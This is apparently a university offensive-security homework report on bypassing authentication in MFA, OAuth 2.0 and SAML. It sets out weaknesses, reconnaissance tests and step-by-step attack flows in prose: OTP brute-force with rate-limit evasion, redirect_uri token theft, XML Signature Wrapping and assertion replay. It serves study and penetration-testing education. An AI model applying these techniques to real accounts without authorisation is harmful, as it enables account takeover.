Politecnico di Torino
MSc in Cybersecurity Engineering
Offensive Security Homework
Prof. Cataldo Basile

Authentication Bypass in Web Applications: Vulnerabilities, Attack Techniques, and Case Studies

Student: Sapia Cristian (s349451)

1 Context

Authentication is the process by which a system verifies the digital identity of an entity attempting to access its resources. In web applications, this typically takes the form of a login mechanism that gates access to protected functionality and sensitive data.

Despite being conceptually straightforward, authentication represents one of the most critical components of any web application's security posture. Its central role stems from a simple but fundamental relationship: a failure in authentication does not merely expose the mechanism itself, but opens the door to the entire attack surface that lies behind it. An attacker who successfully bypasses authentication gains a privileged foothold from which further exploitation and deeper compromise of the target system become significantly more accessible.

In fact, these kinds of vulnerabilities are frequently exploited not as an end in themselves, but as the first step of a broader attack chain. For this reason, understanding how authentication mechanisms work, where they fail, and how they can be bypassed is a foundational skill in both offensive security research and penetration testing.

This report provides a structured analysis of authentication bypass vulnerabilities in web applications, covering a selected subset of attack techniques and weaknesses: from the technical background of common authentication mechanisms, to their exploitation, to concrete attack examples and their implications for real-world security. Specifically, this report focuses on three areas that are particularly relevant to modern web applications: **Multi-Factor Authentication (MFA)**, **OAuth 2.0**, and **SAML**. The vulnerabilities, attack techniques, and case studies presented in the following sections are drawn from these topics.

2 Technical Background

Before discussing the vulnerabilities and attack techniques covered in this report, it is necessary to establish a common understanding of the underlying authentication concepts and mechanisms involved. This section first introduces the fundamental notions of authentication, authorization, and authentication factors. It then provides a more detailed explanation of Multi-Factor Authentication (MFA), OAuth 2.0, and SAML.

2.1 Authentication and Authorization

Authentication is the process of verifying that an entity (e.g., a user, device, or service) is who or what it claims to be. In web applications, this verification is typically carried out by validating one or more *authenticators*, which are credentials or properties associated with the entity's claimed identity. It is important not to confuse authentication with authorization, which is a distinct but related concept: while authentication establishes *who* the user is, authorization determines *what* that user is permitted to do. Consequently, authorization is typically enforced only after the authentication stage has been successfully completed.

2.2 Authentication Factors

Authentication mechanisms are built upon three main categories of factors, each representing a different class of evidence:

- **Knowledge factors**: something the user knows, such as a password, a PIN, or the answer to a security question.
- **Possession factors**: something the user has, such as a physical security token or a mobile device capable of receiving a one-time code.
- **Inherence factors**: something the user is or does, such as biometric characteristics or behavioral patterns.

In practice, the large majority of web authentication systems rely primarily on knowledge factors, and passwords remain the most widespread form of authentication due to their low implementation complexity.

2.3 Multi-Factor Authentication

Multi-Factor Authentication (MFA), sometimes referred to as Two-Factor Authentication (2FA) when exactly two factors are involved, requires a user to present more than one type of evidence in order to authenticate. The factors used should be **independent** of each other, such that compromising one does not automatically compromise the others. It is worth noting that requiring multiple instances of the same factor (e.g., a password and a PIN) does not constitute MFA, as both belong to the knowledge category. MFA significantly raises the bar for attackers: according to Microsoft's analysis, it prevents most account compromise attempts. However, as this report will discuss, MFA implementations themselves can be subject to bypass techniques.

2.4 OAuth 2.0

NOTE

An older version of the protocol, OAuth 1.0a, also exists, but it has been almost entirely replaced by OAuth 2.0, which is a totally different protocol rather than an updated version of the first one. From this point on, every time this report mentions "OAuth", it refers to OAuth 2.0.

OAuth 2.0 is an **authorization framework** that allows a *client application* to obtain limited access to a user's data hosted on another service, the *resource server*, without requiring the user to share their credentials with the client directly. The user (or *resource owner*) instead authenticates with a trusted *OAuth service* (or *authorization server*) and explicitly grants the client application a defined set of permissions, known as *scopes*.

Although OAuth was not originally conceived as an authentication mechanism, it is widely used for that purpose in practice, most commonly in "Login with..." features that let users authenticate to a website using an existing account on a social media platform or identity provider.

The exact sequence of steps that make up an OAuth exchange is determined by the *grant type* (or *flow*) selected by the client application. The two most widely adopted grant types are the *authorization code* grant and the *implicit* grant. In both cases, the process follows the same general pattern:

1. The client application redirects the user to the OAuth service, requesting access to a certain set of data and specifying the desired grant type;
2. The user authenticates with the OAuth service and gives consent to the requested access;
3. The OAuth service then redirects the user back to the client application, delivering either an authorization code or an access token directly, depending on the grant type in use.

2.4.1 Grant Types

In the **authorization code grant**, the client receives a short-lived authorization code via the user's browser, which it then exchanges for an access token through a direct, server-to-server call to the OAuth service's token endpoint, as shown in Figure 1. Because this final exchange happens over a back-channel that is not visible to the user, and requires the client to authenticate using a confidential `client_secret`, this grant type is considered the more secure of the two and is recommended for server-side applications.



Figure 1: Authorization code grant flow. The authorization code is delivered via the browser, while the access token exchange happens over a server-to-server back-channel. Source: PortSwigger, https://portswigger.net/web-security/oauth/grant-types.

In contrast, with the **implicit grant**, illustrated in Figure 2, the access token is returned directly to the browser as part of the redirect, without any server-to-server exchange. This solution is intended for applications that cannot securely store a client secret, but it exposes the token to a wider attack surface, and for this reason, it has been deprecated by major identity providers.



Figure 2: Implicit grant flow. The access token is returned directly to the browser, without a server-side exchange step. Source: PortSwigger, https://portswigger.net/web-security/oauth/grant-types.

2.4.2 Security-relevant Parameters

Several parameters exchanged during the OAuth flow play a central role in its security. Let us describe the most security-relevant ones.

- The `redirect_uri` specifies the endpoint to which the OAuth service should redirect the user (together with the authorization code or access token) once the authorization step is complete. Note that this parameter is expected to match one of the callback URLs previously registered by the client application with the OAuth provider.
- The `state` parameter is a unique, unpredictable value generated by the client application and returned unchanged by the OAuth service. Its purpose is to bind the authorization response to the request that originated it, acting as a CSRF protection mechanism for the OAuth flow.
- The `scope` parameter specifies the set of permissions the client application is requesting access to. The OAuth service must enforce these permissions both when asking the user for consent and subsequently when validating any issued access tokens. Failure to do so can allow a client application to obtain more access than the user actually authorized.
- The `response_type` parameter indicates which grant type the client application is using, and consequently what the OAuth service should return after authorization: an authorization code (`response_type=code`) or an access token directly (`response_type=token`).

FURTHER READING

For a complete reference of all OAuth parameters and how OAuth works, see the PortSwigger Web Security Academy page on https://portswigger.net/web-security/oauth/grant-types and the OWASP OAuth 2.0 Cheat Sheet at https://cheatsheetseries.owasp.org/cheatsheets/OAuth2_Cheat_Sheet.html.

As will be discussed in the following sections, insufficient validation of these parameters is among the most common root causes of OAuth-based authentication bypass, potentially allowing an attacker to redirect authorization codes or tokens to a server under their control, forge requests on behalf of a victim, or obtain access beyond what was intended. More recent specifications, such as Proof Key for Code Exchange (PKCE), have been introduced specifically to mitigate the interception of authorization codes in public clients.

In this regard, OAuth is frequently paired with OpenID Connect (OIDC), an identity layer built on top of OAuth 2.0 that standardizes how the client application can verify the user's identity and retrieve basic profile information, typically through a signed *ID token*.

2.5 SAML

Security Assertion Markup Language (SAML) is an XML-based open standard for exchanging authentication and authorization data between two parties: an *Identity Provider* (IdP), which authenticates the user, and a *Service Provider* (SP), which hosts the protected resource the user wants to access. SAML is widely used to implement **Single Sign-On (SSO)** in enterprise environments, allowing a user to authenticate once with the IdP and subsequently access multiple SPs without re-entering their credentials.

A typical SAML authentication flow, shown in Figure 3, begins when a user attempts to access a protected resource on the SP. If the user is not yet authenticated, the SP redirects them to the IdP together with a SAML authentication request. The IdP authenticates the user (e.g., by prompting for a username and password) and, if successful, generates a *SAML Response*. This response is an XML document that contains one or more *assertions*: structured statements that describe the authenticated user's identity, attributes, and the conditions under which the assertion is valid (e.g., its validity window). The SAML Response is sent back to the SP via the user's browser, commonly through an HTML form that auto-submits via HTTP POST.



Figure 3: SAML authentication flow for Single Sign-On (SSO). Source: epi052, https://developer.okta.com/docs/concepts/saml.

The integrity of this entire mechanism relies on a single guarantee: the assertion must be digitally signed by the IdP using its private key, and the SP must verify this signature using the IdP's public certificate before trusting any of the contained identity information. If the signature and conditions are valid, the SP extracts the user's identity from the assertion and grants access accordingly. Figure 4 shows the XML structure of a minimal but representative SAML Response.

```
<samlp:Response>
  <saml:Issuer>https://idp.example.com</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:...Success"/>
  </samlp:Status>
  <saml:Assertion ID="_abc123">
    <saml:Issuer>https://idp.example.com</
        saml:Issuer>
    <ds:Signature>
      <ds:SignedInfo>
        <ds:Reference URI="#_abc123"/>
      </ds:SignedInfo>
      <ds:SignatureValue>...</ds:SignatureValue>
    </ds:Signature>
    <saml:Conditions>
      <saml:AudienceRestriction>
        <saml:Audience>https://sp.example.com</
            saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <saml:AuthnStatement>...</saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute Name="email">
        <saml:AttributeValue>user@example.com</
            saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
```

Figure 4: A minimal SAML Response. The `Assertion` element carries the signed identity claims; the `Signature/Reference` points to the assertion by its `ID`, binding the signature to that specific element.

In practice, signature verification and assertion processing are often implemented as separate steps, sometimes even relying on different XML parsers operating on the same document. This separation between "what is verified" and "what is actually used" is the root cause of several well-known classes of SAML vulnerabilities, particularly XML Signature Wrapping (XSW) attacks, in which a document containing a validly signed assertion is restructured so that the verification logic and the assertion-processing logic disagree on which part of the XML tree represents the "real" assertion. Moreover, it has been discovered that some SP implementations in their default configuration skip signature verification entirely when the `<Signature>` element is simply absent from the response, rather than rejecting it as invalid. As will be shown later in this report, these aspects can be leveraged to impersonate arbitrary users without ever forging a valid signature.

3 Weaknesses and Vulnerabilities

Authentication weaknesses can be introduced at any stage of the software development lifecycle. During the design phase, inadequate architectural decisions lay the groundwork for future vulnerabilities. In the development phase, incorrect input validation or failure to follow security best practices compounds the risk. Finally, misconfigurations at deployment time can undermine even a well-designed authentication scheme. This section examines how these general issues manifest concretely in MFA, OAuth, and SAML implementations.

3.1 Multi-Factor Authentication

A theoretically sound MFA scheme can still be undermined by how the additional factor is integrated into the application's authentication flow. The most common weaknesses fall into four categories.

Direct Endpoint Access. If the user is considered "logged in" after the first factor, and the second-factor requirement is enforced only by the front-end (e.g., by redirecting the user to a 2FA page), an attacker who discovers the URL of the post-login pages may be able to request them directly, thereby skipping the multi-factor authentication step.

Weak Binding Between Authentication Steps. The second-factor request must be unambiguously tied to the user who completed the first authentication step. If this binding relies on a client-controlled value, such as a cookie storing the username, rather than on the server-side session, an attacker can complete their own first factor and then submit the second-factor request using the victim's identifier, attempting to brute-force the victim's code without ever having to know the victim's password.

Insufficient Protection of the Verification Code. One-time codes are typically short numeric strings, making them inherently susceptible to brute-forcing unless properly rate-limited. In practice, rate limits are often incomplete or bypassable: resending the code can reset the attempt counter, changing the client IP address (e.g., via the `X-Forwarded-For` header) can reset a per-IP limit, and the code itself may be static or extracted from a small range for a given time window. Other recurring issues include the verification code being disclosed in an API response, and SMS-delivered codes being exposed to interception or SIM-swapping attacks.

Bypass Through Alternative Flows. MFA is sometimes enforced only on the primary login form, while other paths that can also result in an authenticated session, such as password reset, social login (e.g., "Login with Google/Facebook"), legacy API versions, or "remember me" cookies bound to predictable values or to an IP address, do not re-trigger the second factor. Moreover, the functionality that disables MFA is itself a sensitive target: if it can be invoked via CSRF or clickjacking, or does not require re-authentication, an attacker who has hijacked a pre-MFA session can simply turn the protection off.

FURTHER READING

For a broader catalogue of MFA bypass techniques and more details on those discussed, see the HackTricks 2FA/MFA/OTP Bypass page at https://hacktricks.wiki/en/pentesting-web/2fa-bypass.html and the article "Two-factor authentication security testing and possible bypasses" at https://medium.com/@ISecMax/two-factor-authentication-security-testing-and-possible-bypasses-f65650412b35.

3.2 OAuth 2.0

As discussed in Subsection 2.4, the OAuth specification leaves most security-relevant configuration up to the client application and the OAuth service, which leaves considerable room for implementation mistakes. The following paragraphs describe the most common weaknesses, affecting either the client application or the OAuth server itself.

Missing or Predictable `state` Parameter. Without an unguessable, session-bound `state` value, the OAuth flow is exposed to CSRF-style attacks: an attacker can initiate the flow themselves and trick the victim's browser into completing it. Depending on how the client application uses OAuth, this can result in a *login CSRF*, where the victim is logged into the attacker's account, or, more severely, an *account-linking CSRF*, where the attacker's social media account is silently linked to the victim's existing account, granting the attacker a one-click route to log in as the victim.

Improper `redirect_uri` Validation. The authorization server is expected to validate the `redirect_uri` against a whitelist of URIs registered by the client application. Weak validation, such as checking only a prefix or domain suffix, ignoring path traversal sequences, or special-casing `localhost`, can allow an attacker to redirect the authorization code or access token to a domain under their control. Even when the whitelist is strictly enforced, an attacker may still be able to point `redirect_uri` to another page on the legitimate domain that contains an open redirect, an XSS, or an HTML injection flaw, and use it as a proxy to exfiltrate the code or token.

Misplaced Trust in the Implicit Flow. In the implicit grant, the access token reaches the client application via the browser. If the client's back-end blindly trusts the user data submitted alongside the token to establish a session, without verifying that the token actually corresponds to that data, an attacker can simply submit arbitrary user data to impersonate any victim. A related issue, sometimes called *client confusion*, arises when the client application fails to verify that a received access token was actually issued for its own `client_id`: an attacker can then reuse a token obtained through their own malicious application to authenticate to the victim's client application.

Flawed `scope` Validation. An access token should only grant the permissions explicitly approved by the user. If the authorization server does not re-validate the `scope` parameter when an authorization code is exchanged for a token, an attacker who controls a registered client application can request a token with elevated scopes that the user never approved. A similar scope-upgrade issue can affect the implicit flow if the `/userinfo` endpoint does not check the requested scope against the one originally granted to the token.

FURTHER READING

For a deeper treatment of these vulnerabilities with interactive labs, see the PortSwigger Web Security Academy page on https://portswigger.net/web-security/oauth. For practical exploitation notes and real-world examples, see the HackTricks "OAuth to Account Takeover" page at https://hacktricks.wiki/en/pentesting-web/oauth-to-account-takeover.html and the PayloadsAllTheThings OAuth Misconfiguration guide at https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/OAuth%20Misconfiguration/README.md.

3.3 SAML

Since SAML messages are exchanged as XML documents through the user's browser, most of its weaknesses stem from how the Service Provider parses, validates, and trusts the content of these documents.

Missing or Improperly Validated Signatures. The XML signature on a SAML response or assertion is what binds it to the Identity Provider and prevents tampering. If the Service Provider does not require a signature, an attacker can submit an unsigned message with arbitrary attributes. Even when a signature is present, the Service Provider must verify that it was issued by a trusted Certificate Authority for the correct entity: a self-signed or improperly validated certificate can be used by an attacker, who can then sign their own forged assertions and have them accepted as legitimate.

XML Signature Wrapping (XSW). A SAML signature does not cover the structure of the document, only the content of the element it references by ID. This creates a mismatch between the element that is *cryptographically verified* and the element that the application logic actually *processes*. In an XSW attack, the attacker copies the legitimately signed assertion, modifies the copy (e.g., changing the `NameID` to an administrator), and inserts it into the document alongside or in place of the original. If the Service Provider validates the signature against the original assertion but reads user data from the modified copy, the attacker effectively forges an assertion for any identity without breaking the signature. Several variants of this attack exist, differing in where the cloned element is placed compared to the signed one and whether the original signature is removed.

SAML Response Replay. A SAML response should be usable only once and only within a short validity window, enforced through the `IssueInstant`, `NotBefore`, and `NotOnOrAfter` attributes, together with a unique assertion identifier tracked by the Service Provider. If these checks are missing or not enforced, an attacker who intercepts a valid SAML response can replay it later to create additional authenticated sessions.

Missing Audience and Recipient Restrictions. A SAML response is meant to be consumed only by the Service Provider it was issued for, which is normally enforced through the `Audience`, `Recipient`, and `InResponseTo` fields. If the Service Provider does not check that a response was actually addressed to it, an attacker who has a legitimate account on one Service Provider connected to the same Identity Provider can capture the SAML response issued for that application and replay it against a different Service Provider, potentially being logged in as the corresponding user there as well.

FURTHER READING

For a catalogue of SAML-specific payloads and tooling, see the PayloadsAllTheThings SAML Injection guide at https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SAML%20Injection/README.md. For a practical testing methodology, see part one of the series "How to Hunt Bugs in SAML; a Methodology" at https://epi052.gitlab.io/notes-to-self/blog/2019-03-07-how-to-test-saml-a-methodology and part two at https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two.

4 Reconnaissance

Before attempting any of the exploitation techniques that will be presented in Section 5, an attacker (or a penetration tester) must first establish whether the target application is actually susceptible to the corresponding weakness. This section provides, for each of the three topics covered in this report, a practical checklist of what to look for during reconnaissance, together with the concrete tests that confirm or rule out the underlying hypothesis before any real exploitation attempt is made.

4.1 Multi-Factor Authentication

What to observe.

- Whether any post-login page or API endpoint responds normally to a request sent with only a pre-2FA session, that is, before the OTP step has been completed.
- Whether the second-factor request carries any client-controlled identifier (e.g., a `username` or `user_id` cookie or hidden field) rather than relying solely on the server-side session to determine which account is being verified.
- The format of the one-time code (length, character set) and the application's reaction to repeated wrong guesses: an immediate logout after a couple of attempts is a different (and often weaker) behavior than a genuine account-level lockout.
- Whether the code, or a hint about it, is ever disclosed outside the intended channel (e.g., echoed back in an API response, or visible in page source).
- The presence of alternative paths that can also produce an authenticated session, such as password reset, social login, legacy API versions, or "remember me" cookies, and whether MFA is consistently enforced on all of them.

How to verify. After authenticating with valid first-factor credentials, try requesting a known post-login URL directly, without submitting the OTP: if it loads normally, direct endpoint access is confirmed. Submit two or three deliberately wrong codes and observe whether the application logs the session out entirely or genuinely locks the account; then check whether simply logging in again resets the attempt counter, and whether the counter is bound to the IP address by resending the same requests with a different `X-Forwarded-For` value. Finally, walk through the alternative authentication paths listed above to check whether any of them skip the second factor.

4.2 OAuth 2.0

What to observe.

- Whether the initial authorization request includes a `state` parameter, and, if so, whether its value looks predictable or is reused across sessions.
- How strict the `redirect_uri` appears to be: does the client application register a single exact URL, or does the authorization flow seem to accept any value, a whole domain, or only a path prefix?
- Which grant type is in use (`response_type=code` or `response_type=token`), since the implicit flow exposes the token directly to the browser and is inherently more exposed to leakage.
- Whether the requested `scope` is returned unchanged on the consent screen and later re-checked when the code is exchanged for a token, or when the access token is used to call the `/userinfo` endpoint.

How to verify. Capture a legitimate authorization request and replay it in Burp Repeater with the `redirect_uri` value changed to an arbitrary, attacker-controlled domain (or to a different path on the legitimate one): if the authorization server still issues a code or token and redirects to it, the parameter is not being validated. Repeat the same request with the `state` parameter removed entirely, or with a value copied from a previous request, and check whether the flow still completes normally rather than being rejected. To probe scope enforcement, submit a token request with a `scope` value broader than what the user originally consented to and inspect whether the returned token actually grants the extra permissions.

4.3 SAML

What to observe.

- Whether the intercepted `SAMLResponse` parameter, once decoded, contains a `<Signature>` element covering the assertion, and whether it is present on every response or only on some of them.
- Whether the assertion includes `Conditions` such as `NotBefore`/`NotOnOrAfter`, and identity-binding fields such as `Audience`, `Recipient`, and `InResponseTo`.
- Whether the same Identity Provider is trusted by more than one Service Provider (a common setup in SSO deployments), which would open the door to cross-SP replay if audience checks turn out to be missing.

How to verify. With SAML Raider (or by manually base64-decoding the `SAMLResponse` parameter), remove the `<Signature>` element from an otherwise valid, previously captured response and forward it: if the Service Provider still grants a session, signature validation is not enforced. Submit the very same, unmodified response a second time shortly after the first: if a new session is granted again, replay protection is missing or ineffective. If a second Service Provider trusting the same Identity Provider is reachable, capture a response issued for one of them and submit it, unmodified, to the other one's assertion consumer service endpoint: acceptance indicates that the `Audience` restriction is not being checked.

5 The Attacks

While Section 3 outlined the implementation flaws that make MFA, OAuth 2.0, and SAML exploitable, and Section 4 presented a checklist to confirm that a given weakness is actually present, this section shows how an attacker leverages it, presenting the exploitation flow at a generalized level. Section 6 will then present each of these attacks in a concrete, real-world scenario.

5.1 Multi-Factor Authentication: OTP Brute-Force via Rate-Limit Bypass

This attack targets the *Insufficient Protection of the Verification Code* weakness, and assumes the attacker already possesses valid first-factor credentials for the targeted account, for example obtained through credential stuffing or phishing.

1. The attacker submits the victim's credentials to the login form. The application accepts them and prompts for the one-time password (OTP), which is sent to the victim through an alternative channel (e.g., an SMS or email).

2. The attacker submits a guess for the one-time code to the verification endpoint. The application rejects it, since the code is wrong.
3. The attacker repeats step 2 with different guesses. After a small number of attempts, the application's rate-limiting mechanism blocks further submissions from the attacker.
4. The attacker bypasses the rate limit, for example by resending the verification request to reset the per-account attempt counter, by rotating the `X-Forwarded-For` header to reset a per-IP limit, or by switching to an API version that does not enforce the limit, and resumes step 2.
5. Once the correct code is found, the application grants the attacker an authenticated session for the victim's account.

Because one-time codes are typically short (e.g., 4-digit codes), the search space is small enough to be exhausted in minutes with automated tools (e.g., Burp Suite), provided that the rate limit can be circumvented. This issue is generalized to all delivery channels (SMS, email, app-generated TOTP), since the attack targets the verification endpoint and not the channel itself.

5.2 OAuth 2.0: Authorization Code or Token Theft via `redirect_uri` Manipulation

This attack targets the *Improper* ***`redirect_uri`*** *Validation* weakness. It involves four parties: the victim (already authenticated with the OAuth service), the client application, the OAuth service (authorization server), and the attacker, who controls a server reachable from the victim's browser.

1. The attacker crafts an OAuth authorization request for the client application, setting the `redirect_uri` parameter to a URI under their control, or to a page on the legitimate client domain that contains an open redirect.
2. The attacker delivers this link to the victim, for example via a phishing email or a malicious advertisement.
3. The victim's browser follows the link to the OAuth service. Since the victim is already authenticated and may have previously authorized this client application, the OAuth service issues an authorization code (or, for the implicit grant, an access token directly) and redirects the browser to the attacker-controlled `redirect_uri`, appending the code or token as a URL parameter.
4. The victim's browser sends a request to the attacker's server, delivering the authorization code or access token in the request itself.
5. For the authorization code grant, the attacker exchanges the stolen code for an access token at the token endpoint. For the implicit grant, the attacker already holds a usable access token.
6. Now, the attacker uses the access token to call the client application's API as if they were the victim, effectively taking control of the victim's account on the client application.

This flow generalizes to both grant types and does not require the attacker to compromise the victim's credentials at any point. The only requirement is that the victim's browser follows a crafted link while an active session with the OAuth service exists. If there is no active session, the attack still succeeds, with the only difference being that the victim is first shown the provider's login page (and, on first use, consent page) before the redirection occurs. Intuitively, this makes the attack less stealthy.

5.3 SAML: Forging and Replaying Assertions

SAML attacks share a common setting: an Identity Provider (IdP) trusted by one or more Service Providers (SP), to which SAML Responses are delivered via the user's browser. The following two flows briefly illustrate how an attacker can take advantage of this setting without ever compromising the IdP or stealing user credentials.

Identity Forgery via XML Signature Wrapping. This attack targets the *XML Signature Wrapping* weakness.

1. The attacker authenticates normally to the IdP using their own account, obtaining a legitimately signed SAML Response.
2. The attacker intercepts the response, duplicates the signed assertion, and modifies the copy to claim a different identity, inserting it into the document according to an XSW pattern.
3. The attacker sends the tampered response to the SP's Assertion Consumer Service endpoint.
4. The SP's signature-validation routine verifies the signature against the original, untouched assertion, while the application logic reads the identity from the modified copy, granting the attacker a session for the impersonated identity.

Figure 5 illustrates a generalized view of the structural mismatch that this attack exploits: the `Reference URI` inside the signature still points to the original, signed assertion (`ID="123"`), so signature validation succeeds, while the application processes the injected assertion (`ID="evil"`) that the attacker placed closer to the document root.



Figure 5: Structure of a SAML Response after an XML Signature Wrapping attack. Source: Somorovsky et al., *On Breaking SAML: Be Whoever You Want to Be*, USENIX Security 2012, https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final91.pdf.

Cross-SP Assertion Replay. This attack targets the *Missing Audience and Recipient Restrictions* weakness.

1. The attacker has a legitimate account on SP-A, which trusts the same IdP as a second application, SP-B.
2. The attacker authenticates to SP-A and captures the SAML Response delivered to SP-A's Assertion Consumer Service endpoint.
3. The attacker submits the same response to SP-B's Assertion Consumer Service endpoint.

4. If SP-B does not verify that the response's `Audience`, `Recipient`, and `InResponseTo` fields correspond to itself, it accepts the response and authenticates the attacker as the same identity on SP-B, even though the assertion was never issued for SP-B.

6 Attack Examples

This section enriches the attack flows described in Section 5 with concrete examples. For each of the three topics, two complementary scenarios are presented: a controlled lab environment that allows the attack to be safely reproduced, and a real-world CVE that documents the same class of vulnerability in a production system.

6.1 Multi-Factor Authentication: OTP Brute-Force

Lab exercise. The PortSwigger Web Security Academy lab *"2FA bypass using a brute-force attack"* (*Expert* difficulty) provides a reproducible instance of the attack described in Subsection 5.1. The lab and its solution are available at https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-bypass-using-a-brute-force-attack.

